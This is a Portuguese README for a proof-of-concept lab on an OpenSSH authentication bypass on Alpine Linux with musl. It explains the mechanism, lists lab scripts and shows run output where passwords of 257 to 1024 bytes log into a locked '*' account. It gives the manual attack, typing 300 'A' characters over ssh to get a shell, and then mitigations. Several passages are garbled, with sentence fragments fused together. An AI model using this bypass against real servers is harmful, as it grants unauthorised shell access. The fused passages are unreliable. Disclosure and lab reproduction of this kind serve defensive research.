Pesquisa de vulnerabilidades, laboratório de reprodução de PoC e análise técnica para o bypass de autenticação do OpenSSH no Alpine Linux (CVE-2026-123158 / sshole)

Este repositório contém o relatório completo de pesquisa de vulnerabilidade, scripts de reprodução em laboratório e ambiente de prova de conceito para a vulnerabilidade de bypass de autenticação do OpenSSH no Alpine Linux (CVE-2026-123158, CVSS 3.1 8.1 Alta, apelidada de "sshole") divulgada em 5 de novembro de 2026.
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H, CWE-394)/etc/shadow seja exatamente *.openssh-server-9.9_p2-r0 executando sobre musl libc sem PAM.openssh-server-9.9_p2-r1 e no upstream OpenSSH 10.6p2.A*300x).Nota sobre o Limite de Entrada: Embora a descrição da CVE cite 256–1024 caracteres, testes empíricos neste laboratório demonstram que a musl libc faz o hash de entradas de 256 bytes normalmente (
key_len > KEY_MAX); apenas entradas de 257 a 1024 bytes retornam"*"para acionar o bypass de autenticação.
Como o SSHOLE Acontece — Fluxo Figura: Mecanismo passo a passo da CVE-2026-123158 ilustrando como os comprimentos de entrada, o empréstimo de salt do OpenSSH e os retornos de erro da musl se alinham em um bypass de autenticação arbitrário.
A falha resulta da interseção de três componentes:
KEY_MAX = 256: Ao calcular o crypt SHA-512 ($6$), a musl rejeita chaves com mais de 256 bytes e retorna a string literal "*".pick_salt() (CVE-2016-6210): Para contas sem salts válidos (como *), o OpenSSH toma emprestado um salt de outra conta no sistema com um hash $5$ ou $6$ válido.crypt(password, salt) diretamente com a entrada do shadow. Como a musl retorna "*", strcmp("*", "*") == 0 concede acesso autenticado.alpine-openssh-sshole-auth-bypass/
├── article.md # Comprehensive security research report
├── README.md # Project overview & quick reproduction guide
├── cover.png # Cover illustration with CVE badge & hacker icon (PNG)
├── cover.svg # Vector source for cover
├── assets/
│ ├── evidence.png # Terminal reproduction screenshot evidence
│ └── flow.gif # Clean animated walkthrough of the vulnerability flow
└── lab/
├── server.Dockerfile # Alpine 3.21 + vulnerable openssh-server
├── client.Dockerfile # Exploit testing client container
├── sshd.conf # Research server OpenSSH configuration
├── entrypoint.sh # Container provisioning (victim:*, donor:$6$)
├── exploit.sh # Automated boundary PoC (256/257/300/1024 bytes)
├── run.sh # End-to-end execution script
└── verify.sh # A/B verification script against fixed package
Execute o laboratório em um contêiner Docker local isolado:
# Build and run the vulnerable server and exploit test
cd lab
./run.sh
==================================================================
 sshd: OpenSSH_9.9p2, OpenSSL 3.3.7 7 Apr 2026
 libc: /lib/ld-musl-x86_64.so.1
 PAM : 0 (0 = built without PAM)
 shadow entries:
   donor:$6$abcdefgh$OHEEfDgChDIS
   victim:*
==================================================================

--- boundary: '*' account, different password lengths ---
>>> 256 bytes (musl still hashes)              rejected  (ssh rc=255)
>>> 257 bytes (crypt() returns '*')            ACCEPTED  <-- uid=1001 user=victim
>>> 300 bytes                                  ACCEPTED  <-- uid=1001 user=victim
>>> 1024 bytes                                 ACCEPTED  <-- uid=1001 user=victim

--- controls ---
>>> victim + short wrong password              rejected  (ssh rc=255)
>>> donor + correct real password              ACCEPTED  <-- uid=1000 user=donor
ssh -p 2222 [email protected]
# Prompt 1: Type 300 'A' characters (A*300x) -> Permission denied (buffer clobbered)
# Prompt 2: Type 300 'A' characters (A*300x) -> Accepted! Shell access granted.

 Sessão de terminal verificando o bypass de autenticação em
[email protected] após o envio da string de senha de 300 bytes (A*300x), mostrando acesso bem-sucedido ao shell como uid=1001(victim).
cd lab
./verify.sh
apk update && apk upgrade openssh-server openssh
rc-service sshd restart
echo "PasswordAuthentication no" > /etc/ssh/sshd_config.d/00-no-passwords.conf
sshd -t && rc-service sshd restart
! em vez de *:
passwd -l <user>
Esta pesquisa foi conduzida para fins educacionais, análise de segurança e avaliação autorizada de vulnerabilidades. As descobertas e os materiais de prova de conceito destinam-se a apoiar a pesquisa de segurança responsável e a ajudar a melhorar a segurança de software. Qualquer teste deve ser realizado apenas em sistemas para os quais foi concedida autorização explícita. Esta publicação não incentiva acesso não autorizado, exploração ou qualquer outra atividade ilegal.